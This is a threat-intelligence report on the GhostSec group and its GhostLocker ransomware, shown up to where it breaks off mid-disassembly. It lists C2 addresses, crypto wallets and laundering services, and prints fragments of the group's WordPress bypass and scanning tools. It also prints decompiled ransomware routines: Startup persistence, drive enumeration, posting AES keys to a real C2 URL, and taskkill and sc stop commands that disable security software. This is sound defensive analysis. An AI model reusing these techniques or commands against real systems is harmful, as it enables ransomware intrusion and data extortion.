


Figure 15: Chat page where victims communicate with affiliates

According to the investigations, it has been determined that the GhostLocker panel was developed using Tabler, an open-source web application UI kit.

As a result of the examinations in the GhostLocker panel, information about the PostgreSQL database used was accessed.




Figure 16: Information about GhostLocker's database

Analyst Note

It is likely that "Ahmedzoraki" is a codename of one of the GhostSec members.

If we look at the activities of GhostSec members on social media and the states and institutions targeted by GhostSec's attacks under the name "Ahmedzoraki," the possibility arises that the core of GhostSec may have Middle Eastern origins.

The addresses of C2s identified to be used by GhostLocker:

- vpn752656009.softether.net
- applepaycheckout.com
- 41.216.183.31
- 94.103.91.246
- 195.160.222.36



3.3 Cryptocurrency Wallet Analysis

Wallets belonging to the GhostSec group are listed in Table 2.

Blockchain Network	Wallet Address
Ethereum	0xB3b99A3dAA9547B0F37eFF0260643d3979B49A7e
Ethereum	0xB4B7DE1BF07CdffCE97B1bD1822faB8405EEc4de
Ethereum	0xC90c9E60f916d14C5432fd9145c137C6B0Fc186D

Table 2: Wallets belonging to GhostSec group

When the wallets of the GhostSec group and the transfers of these wallets are examined, it is observed that funds are transferred to various centralized cryptocurrency exchanges with KYC requirements. Additionally, it was found that illicit funds are laundered through "ChangeNow," "Sellix.io," and "TradeOgre," which do not require KYC.

One of the GhostSec members is developing a malicious software called SatoshiSnatcher, which is a wallet injector. This malicious software sends fake wallet binding requests to users on the infected system, appearing as if they came from legitimate websites. Through this method, the crypto assets of victims can be stolen.




Figure 17: Wallet connect request made by the SatoshiSnatcher malware

The SatoshiSnatcher malware supports over 150 legitimate websites.

Wallets identified to belong to the developer of the SatoshiSnatcher malware are listed in Table 3.

Blockchain Network	Wallet Address
Ethereum	0xa7a39c90cd957719fa9ec6e5cbd3324f1300b916
Ethereum	0xd7f7df4379c053f29eebdacd639e72902954923c

Table 3: Wallets belonging to the developer of the SatoshiSnatcher malware

When the wallets to which the developer of SatoshiSnatcher transferred funds are analyzed, it was found that one wallet is associated with fake crypto mixer sites. Some assets transferred from the wallets of the developer of SatoshiSnatcher were found to be transferred to centralized cryptocurrency exchanges with KYC requirements. Additionally, it was found that illicit funds are laundered through "ChangeNow," "Sellix.io," and "Bitrefill," which do not require KYC.




3.4 GhostSec Arsenal

In research, it was determined that the GhostSec group uses offensive cybersecurity products such as Acunetix, which have been cracked by Pwn3rzs, and their own developed attack tools.

According to research conducted by Talos Intelligence security researchers, the GhostSec group has developed two new tools: "GhostPresser" and "GhostSec Deep Scan ToolSet." GhostSec Deep Scan ToolSet is used to scan websites, while GhostPresser is an admin bypass tool targeting the WordPress content management system.

In addition to the tool sets mentioned above, GhostSec also includes the ransomware tool GhostLocker in its inventory to perform ransomware attacks with the RaaS model. The GhostLocker Technical Analysis section includes a detailed technical analysis of the GhostLocker ransomware, which we think is currently in the process of active development and adding new features.



```

import requests
from bs4 import BeautifulSoup
from urllib.parse import urlparse, urljoin
import builtwith
import whois
from ssllyze import server, connectivity, plugins
from PyInquirer import prompt
from termcolor import colored

class GhostSecDeepScanToolSet:
    def __init__(self):
        self.visited_urls = set()

    def show_menu(self):
        questions = [
            {
                'type': 'list',
                'name': 'option',
                'message': colored('GhostSec Deep Scan ToolSet - Select an option:', 'cyan'),
                'choices': [
                    colored('Perform User-Specific Search', 'green'),
                    colored('Scan Multiple Sites', 'green'),
                    colored('Advanced Search Options', 'green'),
                    colored('Spider Function', 'green'),
                    colored('Deep Scan and Technology Analysis', 'green'),
                    colored('Security Protocols', 'green'),
                    colored('Error Handling Protocols', 'green'),
                    colored('Whois Lookup', 'green'),
                    colored('Save Data to File', 'green'),
                    colored('Content Analysis', 'green'),
                    colored('SSL Analysis', 'green'),
                    colored('Check robots.txt', 'green'),
                    colored('Check sitemap.xml', 'green'),
                    colored('DNS Lookup', 'green'),
                    colored('Perform CVE Scan', 'green'),
                    colored('Exit', 'red')
                ]
            }
        ]

        try:
            answers = prompt(questions)
            return answers['option']
        except KeyboardInterrupt:
            print("\nExiting GhostSec Deep Scan ToolSet.")
            exit()

```

```

bash
#!/bin/bash

# GhostPresser Wordpress Admin Bypass And Hack Tool
# ██████████ Canada Hack
# We Are GhostSec

+ get user input() {
+ handle error() {
+ login_and_action() {
+ activate plugin() {
+ deactivate plugin() {
+ update core() {
+ create user() {
+ change settings() {
+ install theme() {
+ while true; do

dialog --clear --backtitle "GhostPresser - WordPress Hack Tool" \

--title "Main Menu" \

--menu "Choose an option:" \

1 "Bypass Login and Perform Action" \

2 "Activate a Plugin" \

3 "Deactivate a Plugin" \

4 "Update WordPress Core" \

5 "Create a New User" \

6 "Change WordPress Settings" \

7 "Install a New Theme" \

8 "Perform Advanced Audit" \

9 "Perform Expert Audit" \

10 "Advanced Audit" \

11 "Expert Audit" \

12 "Exit" 2>

```

Figure 18: Images of the source codes of GhostPresser and GhostSec Deep Scan ToolSet (Talos Intelligence)

During the research, it was found that GhostSec conducts some tests for candidates for new memberships. It was found that one of the VPSs used in one of these tests has the IP address 193.222.96.20. This VPS was obtained through tailstream.ru, which is currently not in service.




Figure 19: Snapshot of tailstream.ru taken by archive.org

There are numerous ransomware attacks carried out jointly by GhostSec and the Stormous group. In one of these attacks, they claimed to have worked with an initial access broker named "Pomeranian" for the initial access.

4 GhostLocker's Technical Analysis

By analyzing two file samples created by GhostLocker, we conducted an analysis considering the similarities and differences between samples associated with the same threat actor identified at different times. The newest sample, referred to as "new" in the report, is a SHA256 signed file with the hash `c9f71fc4f385a4469438ef053e208065431b123e676c17b65d84b6c69ef6748a`, first detected on January 30, 2024.

The relatively older sample, referred to as "old," is a SHA256 signed file with the hash `a1b468e9550f9960c5e60f7c52ca3c058de19d42eafa760b9d5282eb24b7c55f`, detected on November 15, 2023. The detection of these samples at different times suggests that the GhostLocker developers aimed to modify the ransomware's code structure and were attempting to enhance its capabilities.

With the announcement of the transition to GhostLocker v2.0, the Go version, following its initial development in Python, it appears that development continues in the Go version. A significant change observed in the new version is that developers have started using a custom package named **ghostlocker**, created by the GhostLocker developers, in addition to standard Go packages. This shift indicates an evolution in the development approach, integrating more specialized, possibly proprietary code to enhance or modify the ransomware's functionalities.

<code>f</code>	<code>ghostlocker_log_init</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_callback_Increment</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_callback_Increment_func1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_callback_Add</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_callback_Add_func1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_encryption_GenerateAESKey</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_encryption_WriteFile</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_encryption_WriteFile_func1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_encryption_encrypt</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_encryption_Encrypt</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_DirWalker</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_DirWalker_func1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_DirWalker_func1_1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_DirWalker_func1_1_1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_CreateAndLaunchHTML</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_CreateAndLaunchHTML_func1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_file_GetDrives</code>	<code>.text</code>
<code>f</code>	<code>type__eq_ghostlocker_file_FileInfo</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_utils_RandStringBytesMaskImprSrc</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_utils_init</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_windows_GetBrowserPaths</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_windows_GetBrowserPaths_func1</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_windows_queryRegistry</code>	<code>.text</code>
<code>f</code>	<code>ghostlocker_windows_queryRegistry_func1</code>	<code>.text</code>

Figure 20: GhostLocker Go packages

GhostLocker exhibits an uncommon behavior among ransomware by initially copying itself to the Startup directory to establish persistence on the target system. In the older version, this action was performed in the main function (`main_main`), while in the new version, it seems to have been moved to an automatically executed function (`main_init_0`) prior to the main function.

However, in the new version, there is no evidence that the file is copied to the Startup directory to ensure persistence. Although the expressions to create the file path continue to exist in the program file of the new version, the absence of a file being copied to the target directory leaves it uncertain whether developers will utilize this feature in future developments.

```

v16 = path_filepath_VolumeName(v10, 11, v11, a4, a5, v12, v13, v14, v15, v31, v32);
qword_BD10A8 = 11LL;
if ( dword_C26610 )
{
    v16 = runtime_gcWriteBarrier2(v16);
    *v21 = v16;
    v17 = userprofile_filepath;
    v21[1] = userprofile_filepath;
}
userprofile_filepath = v16;
v22 = os_Getenv((unsigned int)"USERPROFILE", 11, v17, a4, a5, v18, v19, v20, (_DWORD)v21, v31, v32);
*(&v31 - 2) = (__int64)&v35;
v24 = ((__int64 (__golang *))(__int64, __int64, __int64, _QWORD *))loc_717402(v22, 11LL, v23, v33);
v33[1] = 11LL;
v33[0] = v24;
v33[3] = 7LL;
v33[2] = "AppData";
v33[5] = 7LL;
v33[4] = "Roaming";
v33[7] = 9LL;
v33[6] = "Microsoft";
v33[9] = 7LL;
v33[8] = "Windows";
v33[11] = 10LL;
v33[10] = "Start Menu";
v34[0] = 8LL;
v33[12] = "Programs";
v34[2] = 7LL;
v34[1] = (__int64)"Startup";
result = path_filepath_join((unsigned int)v33, 8, 8, (unsigned int)v33, a5, v25, v26, v27, v28, v31, v32);

```

Figure 21: Persistence method via Startup folder

After establishing persistence, GhostLocker begins to detect the drives on the system it infects. It utilizes either the **decoderune** or **intstring** functions from the Go runtime package for this task. Based on a character sequence generated from 'A' to 'Z', if the character it is working on is Unicode (UTF-8), it calls runtime.decoderune; otherwise, it uses runtime.intstring. The character, once converted into a drive identifier, is concatenated with ":" using the **concatstring2** function. This concatenated string is then passed to the **os.OpenFile** function to determine if the drive exists in the file system. This method allows GhostLocker to detect the presence of drives like C:, D:, and so on.

```

while ( v10 < 26 )
{
    v63 = v12;
    v59 = v11;
    v58 = v13;
    v14 = (unsigned __int8)aAbcdefghijklmn[v10];
    if ( v14 >= 0x80 )
    {
        v14 = runtime_decoderune(
            (unsigned int)"ABCDEFGHIJKLMNOPQRSTUVWXYZ",
            26,
            v10,
            v14,
            (unsigned int)"ABCDEFGHIJKLMNOPQRSTUVWXYZ",
            a6,
            a7,
            a8,
            (_DWORD)a9,
            v41);
        v15 = 26LL;
    }
    else
    {
        v15 = v10 + 1;
    }
    v57 = v15;
    v56 = (int)v14;
    v16 = runtime_intstring(
        (unsigned int)&v53 + 4,
        v14,
        v11,
        v14,
        (unsigned int)"ABCDEFGHIJKLMNOPQRSTUVWXYZ",
        v15,
        a7,
        a8,
        (_DWORD)a9,
        v41,
        v45);
    v21 = runtime_concatstring2(0, v16, v14, (unsigned int)":\\", 2, v17, v18, v19, v20, v42, v46, v49, v51);
    v26 = (_ptr_os_file *)os_OpenFile(v21, v16, 0, 0, 2, v22, v23, v24, v25, v43, v47, v50, v51);
}

```

Figure 22: Detecting drivers in the system

We identified that in the older version of GhostLocker, only the C: directory was targeted without performing a disk enumeration process, but with the new version, disk enumeration capability has been added.

The function **RandStringBytesMaskImprSrc** generates a random string of 32 bytes in length from the a-zA-Z character set. This randomly generated data is used by GhostLocker as an identifier ID for the target. In the older version, the use of `time.now()` and `rand()` functions was identified for generating random values. This value is included in HTTP POST requests to the Command and Control (C2) address for identifying the victim by the attacker, and it is also added as the **ENCRYPTIONID** in the ransom note left on the system for initiating communication with the attacker.

```
v45[1] = &unk_B9C0E0;
v286 = runtime_convTstring(random_string, v269, (unsigned int)&unk_B9C0E0, 5, v2, v46, v47, v48);
v55 = (_QWORD *)runtime_mapassign_faststr(
    (unsigned int)&RTYPE_map_string_interface_,
    v287,
    (unsigned int)"id",
    2,
    v2,
    v51,
    v52,
    v53,
    v54,
    v228);
*v55 = &RTYPE_string;
if ( dword_C26610 )
{
    v55 = (_QWORD *)runtime_gcWriteBarrier2();
    v60 = v286;
    *v59 = v286;
    v2 = v55[1];
    v59[1] = v2;
}
else
{
    v60 = v286;
}
```

Figure 23: Random string generation for victim identifier

GhostLocker processes predefined expressions that we believe are related to its configuration data, identified as username, buildid, amount, debug, id, and directories.

username: Presumed to be a predefined username set by the threat actor, which was found to be "zero" in our sample.

buildid: A value that identifies the file sample created by ransomware operators.

amount: In the sample, this value is defined as 0.0023.

debug: A boolean value, by default set to 0.

id: Represented by a randomly generated 32-byte string, used to identify the target user.

directories: Used to store the list of drives detected on the target system.

The developers of GhostLocker use the Maps data structure in Go programming language to compile these data. For instance, if the username key is used in the created Maps data structure, the code should be similar to the following:

```
config := map[string]interface{}{  
    "username": "ghostlocker",  
    "buildid": "example_build_id",  
    "amount": 0.0023,  
    "debug": false,  
    "id": "randomly_generated_id",  
    "directories": []string{"C:\\", "D:\\"},  
}
```

After setting the mentioned values appropriately, an HTTP POST request is sent to the attacker-controlled C2 server (the request includes the path **/incrementLaunch**), thus establishing the C2 connection. In the older version of GhostLocker, the establishment of the TCP connection was done in the `main_main` function, whereas in the new version, it is executed in the **ghostlocker_callback_increment** function.

Once the connection is established, an AES key is generated. Along with the generated AES key, data such as username, id, identifier, ip, infection_date, status, ransom_amount, and the AES key itself are mapped into a MAPS object. If the connection to the C2 cannot be established, the program does not encrypt the files. This design implies a mechanism where the ransomware's damaging actions are contingent upon successful communication with its command and control center, possibly to ensure that the attackers can control the infection process and facilitate ransom negotiations.

```
AESKey = ghostlocker_encryption_GenerateAESKey(v90);
if ( AESKey )
{
    v271 = v92;
    v280 = AESKey;
    v93 = v92;
    ghostlocker_callback_Add(
        (unsigned int)"zero",
        4,
        AESKey,
        4,
        v92,
        random_string,
        v272,
        (unsigned int)&unk_F4F130,
        1,
        (__int64)"0.0023",
        6LL,
        0,
        v267,
        v268);
}
```

Figure 24: AES key generation for encryption

GhostLocker encodes the collected information into JSON format and transmits it to the C2 (Command and Control) server via the URL path **/addInfection**. This process enables the malware to communicate the infection details to its operators, including data like the AES key, system identifiers, and infection status. This information is critical for the attackers to manage the ransomware campaign, track infected systems, and potentially initiate further actions based on the received data.

```
loc_5397B2:
    mov     [rax], rdx
    mov     rdx, cs:net_http_DefaultClient

    nop
    lea     rbx, aHttp9410391246_0 ; "http://94.103.91.246/addInfection"

    mov     ecx, 21h ; '!'
    lea     rdi, aApplicationJso ; "application/json"

    mov     esi, 10h
    lea     r8, go_itab__bytes_Buffer_io_Reader

    mov     r9, rax
    mov     rax, rdx
    call    net_http_ptr_Client_Post
    test    rbx, rbx
    jz      short loc_539863
```

Figure 25: Sending collected information to the /addInfection URL

Upon receiving an appropriate response to the HTTP POST request, GhostLocker can perform the following actions:

Taskkill

GhostLocker can terminate predefined processes and tasks with the intent to disable security software, end processes that could interfere with the encryption phase, and hinder data recovery and backup efforts. To accomplish this, GhostLocker utilizes the command **taskkill /f /im**, which forcefully terminates the specified processes or applications. This action ensures that no interfering software can prevent or mitigate the ransomware's actions, such as file encryption, and reduces the chances of the infection being detected and stopped by security tools before it achieves its objectives.

```

44 0F 11 BC 24 78      movups  [rsp+4E8h+var_70], xmm15
04 00 00
4C 8D 15 95 1C 07      lea     r10, asc_5AB784 ; "/f"
00
4C 89 94 24 58 04      mov     qword ptr [rsp+4E8h+var_90], r10
00 00
48 C7 84 24 60 04      mov     qword ptr [rsp+4E8h+var_90+8], 2
00 00 02 00 00 00
4C 8D 1D 0E 1D 07      lea     r11, aIm ; "/im"
00
4C 89 9C 24 68 04      mov     qword ptr [rsp+4E8h+var_80], r11
00 00
48 C7 84 24 70 04      mov     qword ptr [rsp+4E8h+var_80+8], 3
00 00 03 00 00 00
4C 89 84 24 78 04      mov     qword ptr [rsp+4E8h+var_70], r8
00 00
4C 89 8C 24 80 04      mov     qword ptr [rsp+4E8h+var_70+8], r9
00 00
48 8D 05 29 28 07      lea     rax, aTaskkill ; "taskkill"
00
BB 08 00 00 00 00      mov     ebx, 8
48 8D 8C 24 58 04      lea     rcx, [rsp+4E8h+var_90]
00 00
BF 03 00 00 00 00      mov     edi, 3
48 89 FE              mov     rsi, rdi
E8 51 48 EB FF        call    os_exec_Command
48 8B 15 BA 4A 28      mov     rdx, cs:os_Stdout
00
4C 8D 05 83 BD 0E      lea     r8, go_itab__os_File_io_Writer
00
4C 89 40 60           mov     [rax+60h], r8
83 3D 28 A3 2D 00      cmp     cs:runtime_writeBarrier, 0
00
74 10                jz      short loc_539B7A

```

Figure 26: GhostLocker taskkill command execution

Service Stop For similar purposes, GhostLocker also terminates running services on the infected machine. It uses the command **sc stop <service_name>** to stop specific services. This approach is taken to further ensure that security services or other critical services that could detect, block, or mitigate the malware's activities are disabled. By stopping these services, GhostLocker aims to secure its operations against detection and interruption, allowing it to proceed with its malicious activities, such as file encryption, without interference from active security measures.

4C 89 84 24 50 01	mov	[rsp+4E8h+var_398], r8
00 00		
4C 8B 4A 08	mov	r9, [rdx+8]
4C 89 4C 24 40	mov	[rsp+4E8h+var_4A8], r9
44 0F 11 BC 24 38	movups	[rsp+4E8h+var_B0], xmm15
04 00 00		
44 0F 11 BC 24 48	movups	[rsp+4E8h+var_A0], xmm15
04 00 00		
4C 8D 15 C0 1C 07	lea	r10, aStop_1 ; "stop"
00		
4C 89 94 24 38 04	mov	qword ptr [rsp+4E8h+var_B0], r10
00 00		
48 C7 84 24 40 04	mov	qword ptr [rsp+4E8h+var_B0+8], 4
00 00 04 00 00 00		
4C 89 84 24 48 04	mov	qword ptr [rsp+4E8h+var_A0], r8
00 00		
4C 89 8C 24 50 04	mov	qword ptr [rsp+4E8h+var_A0+8], r8
00 00		
48 8D 05 2F 1A 07	lea	rax, aSc ; "sc"
00		
BB 02 00 00 00	mov	ebx, 2
48 8D 8C 24 38 04	lea	rcx, [rsp+4E8h+var_B0]
00 00		
48 89 DF	mov	rdi, rbx
48 89 DE	mov	rsi, rbx
E8 31 46 EB FF	call	os_exec_Command
48 8B 15 9A 48 28	mov	rdx, cs:os_Stdout
00		
4C 8D 05 63 BB 0E	lea	r8, go_itab__os_File_io_Writer
00		
4C 89 40 60	mov	[rax+60h], r8
83 3D 08 A1 2D 00	cmp	cs:runtime_writeBarrier, 0
00		
74 10	jz	short loc_539D9A

Figure 27: GhostLocker service stop command execution

In the old version, data encryption was performed within a single function, while in the new version, this structure has been divided into multiple functions defined within the main package, with each one carrying out a different task. The structure of the new version is similar to the following.

```
func main() {
    func1 := func() {
        //do something
    }
    func1() // looks like main_main_func1 in disassembly

    func2 := func() {
        //do something
    }
    func2() // looks like main_main_func2 in disassembly
}
```

.text:0000000000539F17	48 89 94 24 D0 01	mov	[rsp+4E8h+var_318], rdx
.text:0000000000539F17	00 00		
.text:0000000000539F1F	48 8B 02	mov	rax, [rdx]
.text:0000000000539F22	48 89 84 24 B8 01	mov	[rsp+4E8h+var_330], rax
.text:0000000000539F22	00 00		
.text:0000000000539F2A	48 8B 5A 08	mov	rbx, [rdx+8]
.text:0000000000539F2E	48 89 9C 24 A0 00	mov	[rsp+4E8h+var_448], rbx
.text:0000000000539F2E	00 00		
.text:0000000000539F36	48 8B 8C 24 80 01	mov	rcx, [rsp+4E8h+var_368]
.text:0000000000539F36	00 00		
.text:0000000000539F3E	48 8B 7C 24 50	mov	rdi, [rsp+4E8h+var_498]
.text:0000000000539F43	48 8B 74 24 58	mov	rsi, [rsp+4E8h+var_490]
.text:0000000000539F48	E8 F3 02 00 00	call	main_encryptFilesInDirectory
.text:0000000000539F4D	48 85 C0	test	rax, rax
.text:0000000000539F50	0F 84 B4 00 00 00	jz	loc_53A00A

Figure 28: GhostLocker old version encryption routine

The code responsible for listing files/directories on the target system is executed by the **ghostlocke_file_DirWalker** function located within **main_main_func_2**.

```

.text:0000000000915992 48 89 84 24 A8 00      mov     [rsp+1E8h+var_140], rax
.text:0000000000915992 00 00
.text:000000000091599A 48 89 8C 24 F8 00      mov     [rsp+1E8h+var_F0], rcx
.text:000000000091599A 00 00
.text:00000000009159A2 48 8B 11              mov     rdx, [rcx]
.text:00000000009159A5 48 89 94 24 D0 00      mov     [rsp+1E8h+var_118], rdx
.text:00000000009159A5 00 00
.text:00000000009159AD 48 8B 71 08              mov     rsi, [rcx+8]
.text:00000000009159B1 48 89 74 24 78          mov     [rsp+1E8h+var_170], rsi
.text:00000000009159B6 48 8B 84 24 18 01      mov     rax, [rsp+1E8h+var_D0]
.text:00000000009159B6 00 00
.text:00000000009159BE 8B 01 00 00 00          mov     ebx, 1
.text:00000000009159C3 E8 8B D8 E0 FF          call    sync_ptr_WaitGroup_Add
.text:00000000009159C8 48 8D 05 31 DC 05      lea     rax, unk_973600
